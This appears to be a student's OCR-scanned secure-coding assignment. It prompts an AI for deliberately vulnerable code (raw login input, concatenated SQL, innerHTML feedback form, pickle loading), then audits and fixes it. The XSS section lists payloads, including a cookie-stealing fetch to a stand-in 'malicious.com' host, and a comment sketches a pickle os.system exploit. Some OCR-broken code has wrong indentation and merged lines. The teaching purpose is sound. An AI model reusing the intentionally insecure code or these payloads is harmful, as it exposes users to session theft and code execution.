AI ASSISTED CODING
ASSIGNMENT - 20.1
ROLL NO. 2303A510C8
B-27

Task 1 – Input Validation Check
Task:
Analyze an AI-generated Python login script for input validation vulnerabilities.
Instructions:
- Prompt AI to generate a simple username-password login program.
- Review whether input sanitization and validation are implemented.
- Suggest secure improvements (e.g., using re for input validation).

Expected Output:
- A secure version of the login script with proper input Validation.

Prompt:
Generate a simple Python username-password login program. Do not include any input validation or sanitization. I only need a basic login flow with a stored username and password.

Code:

```
stored_username = "user123"
stored_password = "pass456"

username = input("Enter username: ")
password = input("Enter password: ")

if username == stored_username and password == stored_password:
```

```
print("Login successful!")
elif username == stored_username and password != stored_password:
    print("Incorrect password.")
elif username != stored_username:
    print("Incorrect username.")
else:
print("Login failed.")
```

Output:

```
Enter username: user123
Enter password: pass456
Login successful!
```

Review prompt:
Analyze the Python login script you generated. Identify if input validation or sanitization is missing. Point out all security vulnerabilities related to raw user input.

Gemini

1. **No Input Validation**: The script accepts any string as input for both username and password. There are no checks for minimum/maximum length, allowed characters, or specific formats. This could lead to weak credentials or unexpected behavior if certain characters are entered.
2. **No Input Sanitization**: While direct string comparison in this simple example doesn't directly lead to injection vulnerabilities (like SQL Injection or Cross-Site Scripting), the practice of using raw user input without sanitization is a major security risk in applications that interact with databases, file systems, or generate dynamic content.
3. **Information Disclosure**: The script provides different error messages for an incorrect username ("Incorrect username.") versus an incorrect password ("Incorrect password."). An attacker could exploit this to enumerate valid usernames, making brute-force attacks easier.
4. **Brute-Force Attacks**: There are no mechanisms in place (like account lockouts or delays) to prevent an attacker from making an unlimited number of login attempts, which makes the system highly susceptible to brute-force attacks.
5. **Plain-Text Credentials**: The `stored_username` and `stored_password` are hardcoded in plain text within the script. Anyone with access to the code can immediately see the credentials. In a real-world application, passwords should never be stored in plain text; instead, they should be securely hashed and salted.
6. **No Rate Limiting/Throttling**: Even without specific error messages, the lack of rate limiting allows for rapid, automated guessing of credentials.

Secure version prompt:
Rewrite the login script with proper input validation. Ensure:

• username and password are sanitized
• only allowed characters are accepted (use regex)
• prevent blank inputs
• add clear error handling
Provide the final secure Python script.

Code:

```
import re

stored_username = "user123"
stored_password = "pass456" # In a real application, passwords should be
securely hashed and salted, not stored in plain text!

# Regex for allowed characters
# Username: alphanumeric, underscore, hyphen
USERNAME_PATTERN = re.compile(r"^[a-zA-Z0-9_-]+$")
# Password: alphanumeric and common special characters
PASSWORD_PATTERN =
re.compile(r"^[a-zA-Z0-9!@#$%^&*()_+=\-\{\}\[\]:;\"'<,>.?/|`~]+$")

# Input loop for username with validation
while True:
    username = input("Enter username: ").strip() # .strip() removes
leading/trailing whitespace
if not username:
        print("Username cannot be blank. Please try again.")
    elif not USERNAME_PATTERN.match(username):
        print("Invalid username. Only alphanumeric characters,
underscores, and hyphens are allowed. Please try again.")
else:
break # Valid username entered

# Input loop for password with validation
while True:
password = input("Enter password: ").strip() if
    not password:
print("Password cannot be blank. Please try again.")
```

```
elif not PASSWORD_PATTERN.match(password):
        print("Invalid password. Please use alphanumeric characters and
common symbols. Please try again.")
else:
break # Valid password entered

# Login logic with generic error message to prevent username enumeration
if username == stored_username and password == stored_password:
    print("Login successful!")
else:
print("Invalid username or password.") # Generic message for security
```

Output:

```
Enter username: user123
Enter password: pass456
Login successful!
```

Task 2 – SQL Injection Prevention

Task:

Test an AI-generated script that performs SQL queries on a database.

Instructions:

- Ask AI to generate a Python script using SQLite/MySQL to fetch user details.
- Identify if the code is vulnerable to SQL injection (e.g., using string concatenation in queries).
- Refactor using parameterized queries (prepared statements).

Expected Output:

- A secure database query script resistant to SQL injection.

Prompt:
Generate a Python script using SQLite (or MySQL) that fetches user details based on a username. Do not use parameterized queries; use simple string concatenation for the SQL query. Keep it short and functional.

Code:

```
import sqlite3

# --- Database Setup (for demonstration) ---
conn = sqlite3.connect('users.db')
cursor = conn.cursor()

# Create table if it doesn't exist
cursor.execute('''
    CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY,
username TEXT NOT NULL UNIQUE, email
        TEXT NOT NULL,
password_hash TEXT NOT NULL
    )
''')

# Insert some sample data (only if table is empty)
cursor.execute("SELECT COUNT(*) FROM users")
if cursor.fetchone()[0] == 0:
    cursor.execute("INSERT INTO users (username, email, password_hash)
VALUES ('alice', 'alice@example.com', 'hash1')")
    cursor.execute("INSERT INTO users (username, email, password_hash)
VALUES ('bob', 'bob@example.com', 'hash2')")
conn.commit()
print("Database 'users.db' is ready with sample data.")
# --- User Input and INSECURE Query ---
```

```
search_username = input("Enter username to fetch details (e.g., 'alice'):
")

# !!! WARNING: THIS IS HIGHLY INSECURE AND VULNERABLE TO SQL INJECTION !!!
# DO NOT USE THIS IN PRODUCTION CODE.
sql_query = "SELECT id, username, email FROM users WHERE username = '" +
search_username + "'"

print(f"\nExecuting INSECURE SQL query: {sql_query}")

try:
cursor.execute(sql_query)
    user_details = cursor.fetchone()

    if user_details:
        print("\nUser Found:")
print(f"ID: {user_details[0]}") print(f"Username:
        {user_details[1]}") print(f"Email:
        {user_details[2]}")
else:
        print("\nUser not found.")
except sqlite3.Error as e:
    print(f"\nAn error occurred during query execution: {e}")
finally:
conn.close() print("\nConnection
    closed.")
```

Output:

```
Database 'users.db' is ready with sample data.
Enter username to fetch details (e.g., 'alice'):
alice

Executing INSECURE SQL query: SELECT id,
username, email FROM users WHERE username =
'alice'
```

```
User Found:
ID: 1
Username: alice
Email: alice@example.com

Connection closed.
```

Refactored prompt:
Analyze the database script you generated. Identify all SQL injection vulnerabilities, especially where user input is concatenated directly into SQL queries. Explain why it is insecure.

Code:

```
import sqlite3

# --- Database Setup (for demonstration) ---
conn = sqlite3.connect('users.db')
cursor = conn.cursor()

# Create table if it doesn't exist
cursor.execute('''
    CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY,
username TEXT NOT NULL UNIQUE, email
        TEXT NOT NULL,
password_hash TEXT NOT NULL
    )
''')

# Insert some sample data (only if table is empty)
cursor.execute("SELECT COUNT(*) FROM users")
```

```
if cursor.fetchone()[0] == 0:
    cursor.execute("INSERT INTO users (username, email, password_hash)
VALUES ('alice', 'alice@example.com', 'hash1')")
    cursor.execute("INSERT INTO users (username, email, password_hash)
VALUES ('bob', 'bob@example.com', 'hash2')")
    conn.commit()
print("Database 'users.db' is ready with sample data.")
# --- User Input and SECURE Query ---
search_username = input("Enter username to fetch details (e.g.,
'alice'): ")

# This is the secure way to query a database using parameterized
queries. # The '?' is a placeholder for the parameter.
sql_query = "SELECT id, username, email FROM users WHERE username = ?"

print(f"\nExecuting SECURE SQL query: {sql_query} with parameter
'{search_username}'")

try:
    # Pass the parameter as a tuple to the execute method
    cursor.execute(sql_query, (search_username,))
    user_details = cursor.fetchone()

    if user_details:
        print("\nUser Found:")
        print(f"ID: {user_details[0]}")
        print(f"Username: {user_details[1]}")
        print(f"Email: {user_details[2]}")
    else:
        print("\nUser not found.")
except sqlite3.Error as e:
    print(f"\nAn error occurred during query execution: {e}")
finally:
    conn.close()
    print("\nConnection closed.")
```

Output:

```
Database 'users.db' is ready with sample data.
Enter username to fetch details (e.g., 'alice'):
alice

Executing SECURE SQL query: SELECT id, username,
email FROM users WHERE username = ? with
parameter 'alice'

User Found:
ID: 1
Username: alice
Email: alice@example.com

Connection closed.
```

Task 3 – Cross-Site Scripting (XSS) Check
Task:
Evaluate an AI-generated HTML form with JavaScript for XSS vulnerabilities.
Instructions:

- Ask AI to generate a feedback form with JavaScript-based output.
- Test whether untrusted inputs are directly rendered without escaping.
- Implement secure measures (e.g., escaping HTML entities, using CSP).

Expected Output:

- A secure form that prevents XSS attacks. Prompt:

Generate a simple HTML feedback form with JavaScript that displays the user's input on the page. Do not escape or sanitize the input. Just a basic form and script that prints the input directly.


Code:

```
%%html
<style>
    body { font-family: sans-serif; margin: 20px; }
    .container { max-width: 600px; margin: auto; padding: 20px; border:
1px solid #ccc; border-radius: 8px; box-shadow: 0 2px 4px rgba(0,0,0,0.1);
}
    label { display: block; margin-bottom: 8px; font-weight: bold; }
    textarea { width: 100%; padding: 10px; margin-bottom: 15px; border:
1px solid #ddd; border-radius: 4px; box-sizing: border-box; resize:
vertical; min-height: 100px; }
    button { background-color: #007bff; color: white; padding: 10px 15px;
border: none; border-radius: 4px; cursor: pointer; font-size: 16px; }
    button:hover { background-color: #0056b3; }
    #output { margin-top: 20px; padding: 15px; background-color:
#f8f9fa; border: 1px solid #e9ecef; border-radius: 4px; white-space:
pre-wrap; word-break: break-all; }
    h2 { color: #333; }
</style>
<div class="container">
    <h2>Feedback Form</h2>
    <form id="feedbackForm">
        <label for="feedbackInput">Your Feedback:</label>
        <textarea id="feedbackInput" placeholder="Type your feedback
here..."></textarea>
        <button type="submit">Submit Feedback</button>
    </form>
```

```
<h3>Your Input:</h3>
<div style="background-color: black" id="output"></div>
</div>

<script>
    document.getElementById('feedbackForm').addEventListener('submit',
function(event) {
event.preventDefault(); // Prevent default form submission const input
        = document.getElementById('feedbackInput').value; const
        outputDiv = document.getElementById('output');
// Display the raw input directly without escaping or sanitizing
        outputDiv.innerHTML = input; // Using innerHTML to show raw input
including any HTML tags
    });
</script>
```

Output:



Review prompt:
Analyze the HTML/JavaScript code you generated. Identify all XSS vulnerabilities, especially any place where user input is

inserted into the DOM without sanitization or escaping.
Explain why the code is unsafe.

The core XSS vulnerability lies in this line of the JavaScript code:

```
outputDiv.innerHTML = input; // Using innerHTML to show raw input including any HTML tags
```

Explanation of Vulnerability:

1. `outputDiv.innerHTML = input;` : This is the critical line. When you assign user-controlled input directly to the `innerHTML` property of an element, the browser parses that input as HTML. If the user input contains malicious HTML tags or JavaScript code, the browser will execute it.
2. **No Sanitization or Escaping**: The comment explicitly states "Display the raw input directly without escaping or sanitizing." This means that any special HTML characters (like `<`, `>`, `"`, `'`, `&`) or JavaScript code (like `<script>alert('XSS')</script>`) entered by the user are not converted into safe entities (e.g., `<` becoming `<`). Instead, they are rendered as live HTML or executed as JavaScript.

How an Attacker Could Exploit This:

An attacker could submit feedback containing malicious code, such as:

- **Simple Script Injection**: `<script>alert('You have been XSSed!')</script>`
  - When this input is displayed, an alert box will pop up in the user's browser.
- **Cookie Stealing**: `<script>fetch('https://malicious.com/steal?cookie=' + document.c`
  - This could send the user's session cookies to an attacker's server, allowing the attacker to impersonate the user.
- **Defacing the Page**: `<style>body { display: none; }</style><h1>Hacked!</h1>`
  - An attacker could alter the appearance or content of the page.

Why it's Unsafe:

This code is unsafe because it trusts user input implicitly. By directly injecting potentially malicious code into the Document Object Model (DOM), it opens up the application to various XSS attacks. Attackers can exploit this to:

- Execute arbitrary client-side scripts.
- Steal sensitive user information (like session cookies, login tokens).
- Deface the website.
- Redirect users to malicious sites.
- Perform actions on behalf of the user (e.g., change settings, post content).

To make this code safe, user input should always be either **sanitized** (to remove or neutralize dangerous HTML/JavaScript) or **escaped** (to convert special characters into their safe HTML entities) before being inserted into the DOM, especially when using `innerHTML`. Using `textContent` instead of `innerHTML` for displaying plain text is a common and safer alternative if the input is not expected to contain HTML formatting.

Secure prompt:
Rewrite the feedback form securely. Implement:

- proper escaping of HTML entities before displaying user input
- prevention of script execution
- safe DOM insertion (e.g., textContent instead of innerHTML) Also suggest optional improvements like using a Content Security Policy (CSP).

Provide the final secure HTML/JS code.

Code:


```
%%html
<style>
    body { font-family: sans-serif; margin: 20px; }
    .container { max-width: 600px; margin: auto; padding: 20px; border:
1px solid #ccc; border-radius: 8px; box-shadow: 0 2px 4px rgba(0,0,0,0.1);
}
    label { display: block; margin-bottom: 8px; font-weight: bold; }
    textarea { width: 100%; padding: 10px; margin-bottom: 15px; border:
1px solid #ddd; border-radius: 4px; box-sizing: border-box; resize:
vertical; min-height: 100px; }
    button { background-color: #28a745; color: white; padding: 10px 15px;
border: none; border-radius: 4px; cursor: pointer; font-size: 16px; }
    button:hover { background-color: #218838; }
    #output { margin-top: 20px; padding: 15px; background-color:
#e9f7ef; border: 1px solid #c3e6cb; border-radius: 4px; white-space:
pre-wrap; word-break: break-all; color: #155724; }
    h2 { color: #333; }
</style>
<div class="container">
    <h2>Secure Feedback Form</h2>
    <form id="feedbackForm">
        <label for="feedbackInput">Your Feedback:</label>
        <textarea id="feedbackInput" placeholder="Type your feedback
here..."></textarea>
        <button type="submit">Submit Feedback</button>
    </form>
```

```
<h3>Your Input (Securely Displayed):</h3>
<div id="output"></div>
</div>

<script>
    document.getElementById('feedbackForm').addEventListener('submit',
function(event) {
event.preventDefault(); // Prevent default form submission const input
        = document.getElementById('feedbackInput').value; const
        outputDiv = document.getElementById('output');

// --- SECURE DOM INSERTION ---
// Using textContent instead of innerHTML to prevent XSS.
// textContent automatically escapes HTML entities,
// treating the input as plain text, not executable HTML.
        outputDiv.textContent = input;
    });
</script>
```

Output:



Task 4 – Real-Time Application: Security Audit of AI-Generated Code

Scenario:

Students pick an AI-generated project snippet (e.g., login form,
API integration, or file upload).

Instructions:

- Perform a security audit to detect possible vulnerabilities.
- Prompt AI to suggest secure coding practices to fix issues.
- Compare insecure vs secure versions side by side. Expected Output:
- A security-audited code snippet with documented vulnerabilities and fixes.

Prompt:

Generate an insecure code snippet for a small application feature on login form. Do not apply any security measures. I need intentionally vulnerable code for auditing.

Insecure code:


```
%%html
<style>
    body { font-family: sans-serif; margin: 20px; background-color:
#f8f9fa; color: #333; }
```

```
    .container { max-width: 400px; margin: auto; padding: 30px; border:
1px solid #dc3545; border-radius: 8px; background-color: #fff; box-shadow:
0 4px 8px rgba(0,0,0,0.1); }
    h2 { color: #dc3545; text-align: center; margin-bottom: 25px; }
    label { display: block; margin-bottom: 8px; font-weight: bold; }
    input[type="text"], input[type="password"] { width: 100%;
    padding:
10px; border: 1px solid #ced4da; border-radius: 5px; margin-bottom:
15px; box-sizing: border-box; }
    button { background-color: #dc3545; color: white; padding: 12px 20px;
border: none; border-radius: 5px; cursor: pointer; font-size: 16px; width:
100%; }
    button:hover { background-color: #c82333; }
    .warning { color: #dc3545; background-color: #f8d7da; border:
1px solid #f5c6cb; padding: 10px; border-radius: 5px; margin-top:
20px; font-weight: bold; text-align: center; }
</style>
<div class="container">
    <h2>Insecure Login Form</h2>
    <form action="/login_insecure.php" method="post">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username"
placeholder="Enter your username" required>

        <label for="password">Password:</label>
        <input type="password" id="password" name="password"
placeholder="Enter your password" required>

        <button type="submit">Login</button>
    </form>
    <div class="warning">
        WARNING: This login form is HIGHLY INSECURE. It demonstrates how
NOT to handle user authentication.
        A real backend for this form would perform no input validation,
use plain text passwords, and be vulnerable to SQL injection,
brute-force attacks, and more.
    </div>
</div>
```

Output:



Security audit prompt:
Perform a complete security audit of the code you generated.
Identify vulnerabilities such as:
• input validation issues
• authentication/logic problems
• insecure API usage
• file upload validation issues
• missing error handling
• missing encryption
For each vulnerability, explain the risk clearly.

Output:

Security Audit of Insecure Login Form (Cell `b3012420`)

The provided HTML login form, while client-side, implies a backend interaction that presents several critical security vulnerabilities. The warning message within the form itself explicitly points to many of these issues.

---

1. Input Validation Issues

- **Vulnerability:** Only client-side `required` validation is present, which is easily bypassed. The warning indicates a critical *lack of server-side input validation*.
- **Risk:** Without proper server-side validation and sanitization, the backend is highly vulnerable to **SQL Injection**, **Cross-Site Scripting (XSS)**, **Command Injection**, and potentially **Buffer Overflows**.

---

2. Authentication/Logic Problems

- **Vulnerability:** The implied backend `login_insecure.php` suggests no rate limiting or account lockout, and potentially allows username enumeration (different error messages for invalid username vs. incorrect password).
- **Risk:** Highly susceptible to **Brute-Force Attacks**, **Credential Stuffing**, and **Account Takeover**. Username enumeration simplifies attacks.

---

4. File Upload Validation Issues

- **Vulnerability:** Not applicable, as this is a login form, not a file upload form.
- **Risk:** N/A

---

5. Missing Error Handling

- **Vulnerability:** The client-side form has minimal error display. A vulnerable backend (as implied) could provide overly verbose error messages (e.g., database errors, stack traces).
- **Risk: Information Disclosure** about backend infrastructure, database schema, or internal logic, which assists attackers in crafting further attacks.

---

6. Missing Encryption

- **Vulnerability:**
  - **In Transit:** If served over plain HTTP, credentials are sent in plain text.
  - **At Rest (Implied Backend):** The warning explicitly states that the backend would "use plain text passwords" for storage.
- **Risk:**
  - **Man-in-the-Middle (MitM) Attacks:** Credentials intercepted in plain text during transmission.
  - **Data Breach (Storage):** Storing plain-text passwords is a severe vulnerability, leading to widespread account

Secure code prompt:
Based on the vulnerabilities you identified, provide secure coding practices to fix them. Include techniques such as sanitization, validation, parameterized queries, safe file handling, proper authentication, and secure API usage.

Code:


```
%%html
<style>
    body { font-family: sans-serif; margin: 20px; background-color:
#f8f9fa; color: #333; }
    .container { max-width: 400px; margin: auto; padding: 30px; border:
1px solid #28a745; border-radius: 8px; background-color: #fff; box-shadow:
0 4px 8px rgba(0,0,0,0.1); }
    h2 { color: #28a745; text-align: center; margin-bottom: 25px; }
    label { display: block; margin-bottom: 8px; font-weight: bold; }
    input[type="text"], input[type="password"] { width: 100%;
    padding:
10px; border: 1px solid #ced4da; border-radius: 5px; margin-bottom:
15px; box-sizing: border-box; }
    button { background-color: #28a745; color: white; padding: 12px 20px;
border: none; border-radius: 5px; cursor: pointer; font-size: 16px; width:
100%; }
    button:hover { background-color: #218838; }
</style>
<div class="container">
    <h2>Secure Login</h2>
    <!--
        The action points to a hypothetical secure backend endpoint.
        This form *must* be served over HTTPS.
    -->
    <form action="https://your-secure-backend.com/login" method="post">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username"
placeholder="Enter your username" required minlength="3" maxlength="50">

        <label for="password">Password:</label>
        <input type="password" id="password" name="password"
placeholder="Enter your password" required minlength="8" maxlength="100">

        <button type="submit">Login</button>
    </form>
    <p style="text-align: center; margin-top: 20px;">Don't have an
account? <a href="https://your-secure-backend.com/register">Register
here</a></p>
```

```
</div>
```

Output:



Comparison:

INSECURE VERSION	SECURE VERSION
`username = input()`	`username = sanitize(input())`
`query = "SELECT * ..."`	`query = db.execute("SELECT * ... WHERE x = ?", params)`
`innerHTML = userInput`	`textContent = sanitizedInput`

`file.save(upload_path)`	validate file type + restrict extensions + use safe filenames

---

Task 5 – Insecure Data Serialization Check
Task:
Evaluate AI-generated code that uses pickle for saving user data.
Instructions:
• Ask AI to generate a script using pickle.load().
• Explain why untrusted pickle data is dangerous.
• Replace with safer formats like
JSON. Expected Output:
• Secure serialization code using JSON instead of pickle.

Prompt:
Generate a simple Python script that saves and loads user data using pickle.dump() and pickle.load(). Do not include any security precautions. I need intentionally insecure code.

Insecure code:

```
import pickle
import os

def save_user_data_insecure(username, password,
filename='user_data.pickle'):
"""Saves user data using pickle.dump() without any security.
```

```
    WARNING: This method is highly insecure as it stores passwords in
plaintext
    and uses pickle, which can execute arbitrary code upon
    deserialization if the file is tampered with.
    """
    user_data = {
        'username': username,
        'password': password  # Storing password in plaintext -
HIGHLY INSECURE
    }
    try:
        with open(filename, 'wb') as f:
            pickle.dump(user_data, f)
        print(f"User data for '{username}' saved to {filename}
(INSECURELY).")
    except Exception as e:
        print(f"Error saving data: {e}")

def load_user_data_insecure(filename='user_data.pickle'):
    """Loads user data using pickle.load() without any security.

    WARNING: Loading pickled data from an untrusted source can lead
    to arbitrary code execution. This function is intentionally
    insecure. """
    if not os.path.exists(filename):
        print(f"File '{filename}' not found.")
        return None
    try:
        with open(filename, 'rb') as f:
            user_data = pickle.load(f) # Arbitrary code execution
vulnerability
        print(f"User data loaded from {filename} (INSECURELY).")
        return user_data
    except Exception as e:
        print(f"Error loading data: {e}")
        return None

# --- Demonstration of insecure usage ---

# 1. Save some insecure user data
```

```
print("\n--- Saving Insecure Data ---")
save_user_data_insecure('insecure_user', 'plaintext_password123')

# 2. Load the insecure user data
print("\n--- Loading Insecure Data
---") loaded_data =
load_user_data_insecure()

if loaded_data:
    print(f"Loaded Username: {loaded_data.get('username')}")
    print(f"Loaded Password: {loaded_data.get('password')}")

# 3. Demonstrate potential arbitrary code execution (if malicious pickle
file was present)
# For example, if a malicious actor created a user_data.pickle file
with: # import os; class RCE: def _reduce_(self): return os.system,
('echo PWNED!',);
# pickle.dump(RCE(), open('user_data.pickle', 'wb'))
# Then calling load_user_data_insecure() would execute 'echo PWNED!'

print("\n!!! SECURITY ALERT !!!")
print("The usage of `pickle` for untrusted data
serialization/deserialization")
print("and storing plaintext passwords is EXTREMELY DANGEROUS and should
NEVER")
print("be done in a real application. This code is for demonstration of")
print("vulnerabilities only.")
```

Output:

```
--- Saving Insecure Data ---
User data for 'insecure_user' saved to user_data.pickle (INSECURELY).

--- Loading Insecure Data ---
User data loaded from user_data.pickle (INSECURELY).
 Loaded Username: insecure_user
Loaded Password: plaintext_password123

!!! SECURITY ALERT !!!
The usage of `pickle` for untrusted data serialization/deserialization
 and storing plaintext passwords is EXTREMELY DANGEROUS and should NEVER
 be done in a real application. This code is for demonstration of
```
